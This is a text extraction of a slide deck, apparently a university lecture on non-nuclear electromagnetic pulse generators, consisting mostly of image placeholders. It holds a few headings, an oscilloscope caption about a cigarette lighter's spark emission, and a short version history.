


Just a... cigarette lighter, 1 m line of sight distance  
200 mV/div vertical, 2 ns/div horizontal, untuned wire antenna







# Tactical NNEMP Generators



Do not underestimate electronic geeks with internet gadgets



**Marx Generator 10-Stage**



# Thank you for your attention

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- 2025-05-07, version 1.1, PS attack vectors update
- 2025-04-16, version 1.0 release for MFF UK